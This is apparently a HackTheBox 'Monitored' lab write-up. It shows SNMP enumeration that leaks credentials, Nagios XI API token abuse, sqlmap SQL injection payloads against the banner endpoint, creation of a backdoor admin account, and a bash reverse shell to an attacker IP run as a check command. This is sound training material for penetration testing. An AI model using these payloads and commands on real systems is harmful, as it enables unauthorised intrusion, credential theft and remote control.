

HTB 22

HackTheBox - Monitored

Enumeration

Nmap

As usual, let's start off with an Nmap scan.

```
1 sudo nmap -sC -sV -p- -oA nmap.monitored 10.129.230.96
```

```
nmap -p$ports -sC -sV 10.129.230.96

Starting Nmap 7.92 ( https://nmap.org ) at 2023-11-11 21:59 GMT
Nmap scan report for monitored.htb (10.129.230.96)
Host is up (0.058s latency).

PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.4p1 Debian 5+deb11u2 (protocol 2.0)
|_ ssh-hostkey:
|   3072 61:e2:e7:b4:1b:5d:46:dc:3b:2f:91:38:e6:6d:c5:ff (RSA)
|   256 29:73:c5:a5:8d:aa:3f:60:a9:4a:a3:e5:9f:67:5c:93 (ECDSA)
|_  256 6d:7a:f9:eb:8e:45:c2:02:6a:d5:8d:4d:b3:a3:37:6f (ED25519)
80/tcp    open  http         Apache httpd 2.4.56
|_ http-title: Did not follow redirect to https://nagios.monitored.htb/
|_ http-server-header: Apache/2.4.56 (Debian)
389/tcp   open  ldap         OpenLDAP 2.2.X - 2.3.X
443/tcp   open  ssl/http     Apache httpd 2.4.56 ((Debian))
|_ http-title: Nagios XI
|_ ssl-cert: Subject:
commonName=nagios.monitored.htb/organizationName=Monitored/stateOrProvinceName=Dorset/countryName=UK
|_ Not valid before: 2023-11-11T21:46:55
|_ Not valid after: 2297-08-25T21:46:55
|_ ssl-date: TLS randomness does not represent time
|_ tls-alpn:
|_ http/1.1
|_ http-server-header: Apache/2.4.56 (Debian)
5667/tcp  open  tcpwrapped
Service Info: Host: nagios.monitored.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

An initial Nmap scan identifies multiple services including SSH, HTTP, HTTPS, and LDAP.

🧠 What is LDAP?

LDAP (Lightweight Directory Access Protocol) is a protocol used to access and manage directory information services, like user accounts, groups, permissions, etc.

🐧 LDAP on Linux:

- **OpenLDAP** is the go-to open-source LDAP implementation on Linux.
- It can act as:
 - An **LDAP server** (like Active Directory does on Windows).
 - A **client** connecting to other LDAP servers (e.g., AD).

Why Use LDAP on Linux?

- Centralized user management across Linux systems.
- Integration with services (like Samba, Apache, or even AD).

So in many AD flows:

1. User authenticates with NTLM or Kerberos.
2. After successful auth, services might use LDAP to **look up details about that user**.

Example Scenario: User Logging Into a File Share

 User connects to `\\fileserver.corp.local\share`

-  Step 1: NTLM Authentication
 - The file server challenges the user.
 - The user's Windows workstation uses **NTLM** to authenticate:
 - Sends username.
 - Server replies with a challenge.
 - Workstation responds with an NTLM hash (response).
 - Server verifies with the **Domain Controller**.

✓ If NTLM authentication is successful, access proceeds.

-  Step 2: LDAP Lookup (by the server or DC)

Now that the user is authenticated, the server (or some internal logic) may need more info about the user:

- User's **group memberships**
- User's **email address**
- User's **department** or **organizational unit**

This data is retrieved via **LDAP queries** to the **Domain Controller (DC)** — which is also an LDAP server.

Example 2: User Logging into a Web App (Intranet Portal)

1. User goes to `http://intranet.corp.local`.
2. The web server (IIS or custom app) uses **NTLM authentication**.

3. After auth, the app wants to display:

- The user's **full name**
- Their **manager**
- Their **department**

 The app performs an **LDAP query** to the Domain Controller:

Example 3: Windows Services (e.g., Print Server or Exchange)

1. A user tries to print a document.
2. The print server uses NTLM to authenticate the user.
3. The print server wants to **log** which department printed the doc or apply **printing quotas**.

So it queries LDAP

Example: Logging into a File Server

1. Authentication:

- You send your username & password.
- The **Domain Controller** (in Active Directory) checks if your creds are valid.
-  You are authenticated.

2. Authorization:


- The **file server** then asks:
"Is this user allowed to access this folder?"
- It looks up your **groups/permissions** (maybe via LDAP).
- If you're in the right group or ACL → access granted.
- If not →  "Access Denied"

HTTP

The HTTP service redirects to HTTPS at <https://nagios.monitored.htb> . To facilitate further access, the domain is added to the local /etc/hosts file:

```
1 echo "10.129.230.96 nagios.monitored.htb" | sudo tee -a /etc/hosts
```

- Upon accessing the Nagios virtual host, it becomes clear that the Nagios network monitoring tool is in use.



- Nagios is a **network monitoring tool** — basically a system that watches over your infrastructure to make sure everything is running smoothly.
- 🛠️ What Nagios Does:
 - Monitors **hosts** (like servers, routers, switches)
 - Checks **services** (e.g., HTTP, SSH, disk usage, CPU load)
 - Sends alerts if something fails (e.g., a web server goes down)
 - Provides dashboards and logs for system health

UDP Scan

We don't have any credentials or ways of knowing the version of NagiosXI , so we go back to port scanning and test for UDP ports.

```
1 sudo nmap -sU --top-ports 10 -sV 10.129.230.96
```

Option	Meaning
<code>sudo</code>	Required because UDP scanning needs raw sockets (privileged access).
<code>-sU</code>	UDP scan — checks for services running on UDP ports.
<code>--top-ports 10</code>	Scan only the top 10 most common UDP ports (based on Nmap's data).
<code>-sV</code>	Try to determine the service version running on each open port.
<code>10.129.230.96</code>	Target IP address.

These are usually scanned by --top-ports 10:

scss

53 (DNS)
123 (NTP)
161 (SNMP)
69 (TFTP)
137 (NetBIOS Name)
138 (NetBIOS Datagram)
67, 68 (DHCP)
500 (ISAKMP / IPsec)
1900 (SSDP - UPnP)

sudo nmap -sU --top-ports 10 -sV 10.129.230.96

Starting Nmap 7.92 (https://nmap.org) at 2023-11-12 01:35 GMT
Nmap scan report for monitored.htb (10.129.230.96)
Host is up (0.059s latency).

PORT STATE SERVICE VERSION
53/udp closed domain
67/udp closed dhcpd
123/udp open ntp?
135/udp closed msrpc
137/udp closed netbios-ns
138/udp closed netbios-dgm
161/udp open snmp SNMPv1 server; net-snmp SNMPv3 server (public)
445/udp closed microsoft-ds
631/udp closed ipp
1434/udp closed ms-sql-m
Service Info: Host: monitored

What is SNMP?

SNMP stands for **Simple Network Management Protocol**.

It's used to **monitor, manage, and configure network devices** like:

- Routers
- Switches
- Servers
- Printers
- Firewalls

What Does SNMP Do?

SNMP allows administrators (or attackers 😊) to:

- Query a device for **information about itself**
- Receive alerts when something changes (like a hardware failure)
- Change configurations remotely (write access, if enabled)

What Kind of Info Can You Get?

When SNMP is exposed (and especially **misconfigured**), you can pull:

Info Type	Example
Hostname	hostname.0 = router1
Network interfaces	IP addresses, interface stats
OS info	Uptime, system description (Linux 5.4.0-xx)
User accounts	Sometimes usernames (rare, but happens)
Running processes	With certain MIBs enabled
Routing tables	Shows internal IP structure

Installed software	On some systems
SNMP location/contact	Often defaults like <code>admin@corp.local</code>

Why Is SNMP Valuable for Enumeration?

Because:

- It **leaks a lot of internal info** (often without auth)
- It can reveal **hostnames**, **internal IP ranges**, and even **usernames**
- It's a **low-noise way to gather intel** (stealthier than port scanning)
- Sometimes SNMP is **misconfigured** with community strings like:
 - `public` (read)
 - `private` (read/write 😬)

Real-World Recon Example with SNMP

If you find SNMP open on port 161:

```
1 snmpwalk -v2c -c public 10.129.230.96
```

You might get back:

```
1 SNMPv2-MIB::sysDescr.0 = STRING: Linux device01 5.4.0-89-
genericSNMPv2-MIB::sysName.0 = STRING: device01IF-MIB::ifDescr.1 =
STRING: eth0IP-MIB::ipAdEntAddr.1 = IPAddress: 10.0.2.15
```

👁️ Now you know:

- It's a **Linux box**
- Internal IP is `10.0.2.15`
- Interface is `eth0`
- Hostname is `device01`

That's gold for lateral movement or targeted exploitation.

Pre-Note SNMP Versions

Each version of SNMP brings different levels of features and security.

Comparison: SNMPv1 vs SNMPv2c vs SNMPv3

Feature	SNMPv1	SNMPv2c	SNMPv3
 Security	 No encryption, no auth	 No encryption, no auth	 Auth + Encryption 
 Performance	Slow	Better performance	Slightly slower
 Data Format	32-bit counters	64-bit counters (better for high-speed nets)	Same
 Bulk Transfers	 No	 Yes (bulk get)	 Yes
 Community Strings	Yes	Yes	 No (uses individual users)
 Access Control	Very basic	Same	 Role-based
 Target Audience	Legacy networks	Still widely used today	Enterprises v security needs

Protocol "Language"

- **SNMPv1** and **v2c** use a **shared "community string"** like a password (usually `public` or `private`) to gain access.
 - Think of **community strings** like **passwords** — but way simpler and weaker.
 - They're **just a word**, like `public` or `private`.
 - They're **not limited to just two**.
 - You can have as **many community strings** as you want configured on a device
 - Each **community string** is tied to **one of two permissions**:

Mode	Access Type	What You Can Do
Read-Only	 View data only	Like seeing system info, uptime, interfaces

Read-Write

 View + Modify config

Change settings, reboot, update routes, etc

- You could configure these:

Community String	Access Type
<code>public</code>	Read-Only
<code>private</code>	Read-Write
<code>corp-monitor</code>	Read-Only
<code>admin-secret</code>	Read-Write

- That word acts like a **key** that lets you talk to the SNMP service.
- But — it's **not tied to a user**, and there's **no encryption**.
- If you know the string, you get access.
- **SNMPv3** introduced:
 -  **User-based authentication** (like a real username/password)
 -  **Encryption** with AES or DES
 -  **Message integrity** (detects tampering)

Why It's Insecure

Imagine this:

You walk up to a locked vending machine. Instead of a real lock, it has a keypad, and **everyone knows the code is** `public`.

So...you press `public` — and boom, it opens.

That's **SNMPv1/v2c** in a nutshell:

- The “lock” is super weak.
- The “code” (`public`) is often never changed.
- And it's **sent over the network in plain text**, so anyone sniffing traffic can see it.

Example in Hacking / Pentest

You find port 161/UDP open on a target machine. You run:

```
1 snmpwalk -v2c -c public 10.129.230.96
```

You're saying:

- `-v2c` → use SNMP version 2c
- `-c public` → try the community string "public"

If the device accepts it, it starts dumping system info back to you.

⚠ Real-World Danger

Many devices (especially old ones) **still use the default:**

Community String	Access Type	Description
<code>public</code>	🔍 Read-Only	You can view config, stats, etc.
<code>private</code>	✎ Read/Write	You can change settings (super dangerous)

If you guess or know these strings, you can:

- Get network topology
- Dump usernames
- See internal IPs
- Change routing settings (if `private` works 😈)

✅ Better Way = SNMPv3

SNMPv3 uses:

- **User accounts**
- **Passwords**
- **Encryption**


That's way better than just a shared word like `public`.

Extract Information using SNMP

We execute snmpwalk and see if we can extract any sensitive information on the target

```
1 snmpwalk -v 2c -c public nagios.monitored.htb
```

- `-v 2c` tells snmpwalk to use SNMP version 2c.
- `-c public` uses "public" as the community string, which is often the default for read-only access.



```
snmpwalk -v 2c -c public nagios.monitored.htb

<SNIP>
iso.3.6.1.2.1.25.4.2.1.5.897 = STRING: "-d /usr/local/nagios/etc/nagios.cfg"
iso.3.6.1.2.1.25.4.2.1.5.1275 = STRING: "-bd -q30m"
iso.3.6.1.2.1.25.4.2.1.5.1337 = STRING: "-k start"
iso.3.6.1.2.1.25.4.2.1.5.1340 = STRING: "-u svc /bin/bash -c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
iso.3.6.1.2.1.25.4.2.1.5.1341 = STRING: "-c /opt/scripts/check_host.sh svc XjH7VCehowpR1xZB"
<SNIP>
```

On some machines, SNMP exposes a list of **running processes** and their **arguments**.

- So if a program was started with sensitive info like:

```
1 /bin/bash -c "/opt/scripts/do_stuff.sh user SuperSecretPassword"
```

- SNMP might leak that full command — including the password!
That's what happened in your screenshot.
- The command runs for a while, and among the output, we find a set of credentials being used through a bash script on the target.

We try to authenticate on the web interface using the credentials `svc:XjH7VCehowpR1xZB`, but get an error.

Login

The specified user account has been disabled or does not exist.

Login

[Forgot your password?](#)

Bypassing Disabled Account Restrictions

We have credentials, but we cannot access the web interface due to the account being disabled. Researching Nagios , we find this [post](#) on the Nagios forums that provides us with the following command, utilising the service's API:

```
1 curl -XPOST -k -L
   'http://YOURXISERVER/nagiosxi/api/v1/authenticate?pretty=1' -d
   'username=nagiosadmin&password=YOURPASS&valid_min=5'
```

We attempt to perform the same request using the discovered credentials:

```
1 curl -XPOST -k -L
   'http://nagios.monitored.htb/nagiosxi/api/v1/authenticate' -d
   'username=svc&password=XjH7VCehowpR1xZB&valid_min=5'
```


```
curl -k --silent "http://nagios.monitored.htb/nagiosxi/api/v1/authenticate" -d
"username=svc&password=XjH7VCehowpR1xZB&valid_min=5" | jq

{
  "username": "svc",
  "user_id": "2",
  "auth_token": "f2ea23fc0c6fa7db56c0f938cbc22b429d63f8e2",
  "valid_min": 6000,
  "valid_until": "Wed, 15 Nov 2023 23:12:36 -0500"
}
```

We obtain an authentication token for svc . The next command in the post shows us how this token can be used:

```
1 curl -k -L
   'http://YOURXISERVER/nagiosxi/includes/components/nagioscore/ui/tr
   ends.php?createimage&host=localhost&token=TOKEN' > image.png
```

- By that logic, in theory, if we request `/nagiosxi/index.php?token=` , we should be able to access the web page.



- We now have access to the Nagios dashboard.

SQL Injection in Announcement Banners

The footer of the site shows that this is Nagios XI 5.11.0 . Now that we know the service's version and are authenticated, we can start researching exploits to see how we can gain access to the system.

Nagios XI features “Announcement Banners”, which can optionally be acknowledged by users. The endpoint for this feature is vulnerable to a SQL Injection attack.

When a user acknowledges a banner, a POST request is sent to ``/nagiosxi/admin/banner_message-ajaxhelper.php`` with the POST data consisting of the intended action and message ID — ``action=acknowledge banner message&id=3``.

The ID parameter is assumed to be trusted but comes directly from the client without sanitization. This leads to a SQL Injection where an authenticated user with low or no privileges can retrieve sensitive data, such as from the ``xi_session`` and ``xi_users`` tables containing data such as emails, usernames, hashed passwords, API tokens, and backend tickets.

This vulnerability does not require the existence of a valid announcement banner ID, meaning it can be exploited by an attacker at any time.

- We find this [post](#) from Outpost24 that shows four vulnerabilities in Nagios versions 5.11.1 and prior.
 - Nagios XI has a SQL Injection vuln in a feature called “**Announcement Banners**”, and even a low-privileged user can abuse it to dump sensitive stuff like **hashed passwords, usernames, API tokens**, etc.

The Feature

Nagios XI lets admins show users **popup banners/announcements**, like:

 Maintenance scheduled at 10PM”

When users click “acknowledge,” it sends a request to this file:

```
1  /nagiosxi/admin/banner_message-ajaxhelper.php
```

The Request That’s Vulnerable

When a user acknowledges a banner, it sends this POST request:

```
1  POST /nagiosxi/admin/banner_message-ajaxhelper.php
2  Content-Type: application/x-www-form-urlencoded
3
4  action=acknowledge banner message&id=3
```

- `action=acknowledge banner message` → tells the system what to do
- `id=3` → this is the **vulnerable parameter**

The Vulnerability: SQL Injection

That `id=3` gets passed straight into a **SQL query** — but it's **not sanitized** (i.e., no escaping, no parameter binding).

So an attacker can send:

```
1 id=3 OR 1=1
```


Burpsuite

We turn on BurpSuite and refresh the page, change the request type to POST and send it to Repeater . We attempt to send the following request:

```
POST /nagiosxi/admin/banner_message-ajaxhelper.php HTTP/1.1
Host: nagios.monitored.htb
Cookie: nagiosxi=dms0hgea5k56g513str10uluq2
User-Agent: Mozilla/5.0 (Windows NT 10.0; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Cache-Control: max-age=0
Te: trailers
Connection: close
Content-Type: application/x-www-form-urlencoded
Content-Length: 38

action=acknowledge_banner_message&id=*
```

Note: Make sure to swap out the Cookie: value with your session's authentication cookie.



Sending the request, we see an SQL error in the Response tab, confirming that we can inject SQL queries into the service.

SQL Injection

We use sqlmap to automate the SQLi process and enumerate the target database for us:

```
1 sqlmap -u
  "https://nagios.monitored.htb/nagiosxi/admin/banner_message-
  ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p
  id --cookie="nagiosxi=9gmbck95u9dka08vdvd5top0ps" --dbs --
  threads=10
```

<SNIP>

Parameter: id (GET)

Type: boolean-based blind

Title: Boolean-based blind - Parameter replace (original value)

Payload: `action=acknowledge_banner_message&id=(SELECT (CASE WHEN (9137=9137) THEN 3 ELSE (SELECT 2329 UNION SELECT 3225) END))`

Type: error-based

Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)

Payload: `action=acknowledge_banner_message&id=3 OR (SELECT 6300 FROM (SELECT COUNT(*), CONCAT(0x71766a7a71, (SELECT (ELT(6300=6300,1))), 0x717a707871, FLOOR(RAND(0)*2)) x FROM INFORMATION_SCHEMA.PLUGINS GROUP BY x)a)`

Type: time-based blind

Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)

Payload: `action=acknowledge_banner_message&id=3 AND (SELECT 2960 FROM (SELECT(SLEEP(5)))Xjnc)`

[12:59:09] [INFO] the back-end DBMS is MySQL

web server operating system: Linux Debian

web application technology: Apache 2.4.56

back-end DBMS: MySQL >= 5.0 (MariaDB fork)

[12:59:09] [INFO] fetching database names

[12:59:09] [INFO] starting 2 threads

[12:59:09] [INFO] resumed: 'information_schema'

[12:59:09] [INFO] resumed: 'nagiosxi'

available databases [2]:

[*] information_schema

[*] nagiosxi

We are dealing with MySQL , which hosts two databases. We dump the tables in the nagiosxi database:

```
1 sqlmap -u
  "https://nagios.monitored.htb/nagiosxi/admin/banner_message-
  ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p
  id --cookie="nagiosxi=9gmbck95u9dka08vdvd5top0ps" --threads=10 -D
  nagiosxi --tables
```

```
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?
action=acknowledge_banner_message&id=3" --batch -p id --
cookie="nagiosxi=9gmbck95u9dka08vdvd5top0ps" --threads=10 -D nagiosxi --tables
```

<SNIP>

Database: nagiosxi

[22 tables]

```
+-----+
| xi_auditlog          |
| xi_auth_tokens       |
| xi_banner_messages   |
| xi_cmp_ccm_backups    |
| xi_cmp_favorites     |
| xi_cmp_nagiosbpi_backups |
| xi_cmp_scheduledreports_log |
| xi_cmp_trapdata      |
| xi_cmp_trapdata_log  |
| xi_commands          |
| xi_deploy_agents     |
| xi_deploy_jobs       |
| xi_eventqueue        |
| xi_events            |
| xi_link_users_messages |
| xi_meta              |
| xi_mibs              |
| xi_options           |
| xi_sessions          |
| xi_sysstat           |
| xi_usermeta          |
| xi_users             |
```

We dump the xi_users table:

```
1 sqlmap -u
  "https://nagios.monitored.htb/nagiosxi/admin/banner_message-
  ajaxhelper.php?action=acknowledge_banner_message&id=3" --batch -p
  id --cookie="nagiosxi=9gmbck95u9dka08vdvd5top0ps" --threads=10 -D
  nagiosxi -T xi_users --dump
```

```
sqlmap -u "https://nagios.monitored.htb/nagiosxi/admin/banner_message-ajaxhelper.php?
action=acknowledge_banner_message&id=3" --batch -p id --
cookie="nagiosxi=9gmbck95u9dka08vdvd5top0ps" --threads=10 -D nagiosxi -T xi_users --dump
```

<SNIP>

Database: nagiosxi

Table: xi_users

[2 entries]

username	api_key	
nagiosadmin	IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQOmS2PQ7QIrbJEomFVG6Eut9CHLL	I
svc	2huuT2u2QIPqFuJHnkPEEuibGJaJIcHCFDpDb29qSFVlbd04HJkjfg2VpDNE3PEK	P

- The table contains usernames, emails, and password hashes, which prove to be uncrackable. Instead, we make use of the API key returned for the administrator's account, nagiosadmin .
 - You just got **Nagios API keys**, including for nagiosadmin (the default admin account). 🎯

🧠 What Is an API Key?

An **API key** is like a **password** used to access a program **without logging in through the normal web interface**.

In Nagios XI:

- Every user has an **API key** stored in the database (xi_users table).
- That key lets them access Nagios's REST API and perform actions (depending on their permission level).
- The nagiosadmin key is **super powerful** — it has full control of the system.

🛡️ Instead of Logging In...

You **don't need to enter a password or click login** — you just **send the API key in your request**, and Nagios knows who you are.

Exploit the Vulnerability

As shown in this older [exploit](#)

```
1 curl -k --silent
   "http://nagios.monitored.htb/nagiosxi/api/v1/system/user&apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQ0mS2PQ7QIrbJEomFVG6Eut9CHLL" -d
   "username=tcg&password=YoullNeverGuessThis&name=TCG&email=tcg@localhost&auth_level=admin"
```

```
def try_add_admin(key, username, passwd)
  vprint_status "STEP 3: trying to add admin user with key #{key}"
  res = send_request_cgi({
    'uri'=> "/nagiosxi/api/v1/system/user",
    'method' => 'POST',
    'ctype' => 'application/x-www-form-urlencoded',
    'vars_get' => {
      'apikey' => key,
      'pretty' => 1
    },
    'vars_post' =>{
      'username' => username,
      'password' => passwd,
      'name' => rand_text_alpha(rand(5) + 5),
      'email' => "#{username}@localhost",
      'auth_level' => 'admin',
      'force_pw_change' => 0
    }
  })

  json = res.get_json_document
  json['userid'] ? json['userid'].to_i : -1
end
```

```
curl -k --silent
"http://nagios.monitored.htb/nagiosxi/api/v1/system/user&apikey=IudGPHd9pEKiee9MkJ7ggPD89q3YndctnPeRQ0mS2PQ7QIrbJEomFVG6Eut9CHLL" -d "username=tcg&password=YoullNeverGuessThis&name=TCG&email=tcg@localhost&auth_level=admin"

{"success":"User account tcg was added successfully!","user_id":5}
```

- Optional Parameters explanation:
 - `pretty=1` just formats the output nicely
 - **Meaning:** Just makes the API response more human-readable (adds indentation, line breaks, etc.).
 - **Why it matters:** Only useful for **debugging** or if you want to **see cleaner output** in the terminal.
 -  Optional — safe to leave in or take out.
 - `force_pw_change = 0` → means they **don't need to change password on first login**
 - **Meaning:** Don't force the user to change their password at first login.


- **Why it matters:** If you're creating a backdoor admin, you want to **log in smoothly** — not get stopped by a "change your password" screen.
- ☒ Set this to (off) so your account is fully usable right away.

Now we can log in as the user `tcg:YoullNeverGuessThis`, and should have admin privileges.

Getting RCE

Once authenticated as `tcg`, we have to go to **Configure > Core Config Manager > Commands** and create a new command. Then, we can add a new command called `ashell`, which will send a reverse shell to our machine:

```
1 /bin/bash -c 'bash -i >& /dev/tcp/10.10.14.48/4444 0>&1'
```



We click on **Save**, then **Apply Configuration**. Next, we need to start a Netcat listener in our terminal, to catch the shell:

```
1 nc -lvvp 4444
```

Finally, we go to **Monitoring > Hosts** and click on `localhost`. We select a shell as the **Check Command** and click on **Run check command**:

- 🧠 Why use `127.0.0.1` / `localhost`?
 - Because you're **telling Nagios to monitor itself**.

- Nagios is installed **on the same machine** you're attacking.
- You want your payload to **run on that exact box**.
- So by setting the host to `127.0.0.1`, you're saying:

“Hey Nagios, check **your own system** using this command...”

- That way, the **malicious command runs locally** — on the target machine — and triggers your reverse shell.

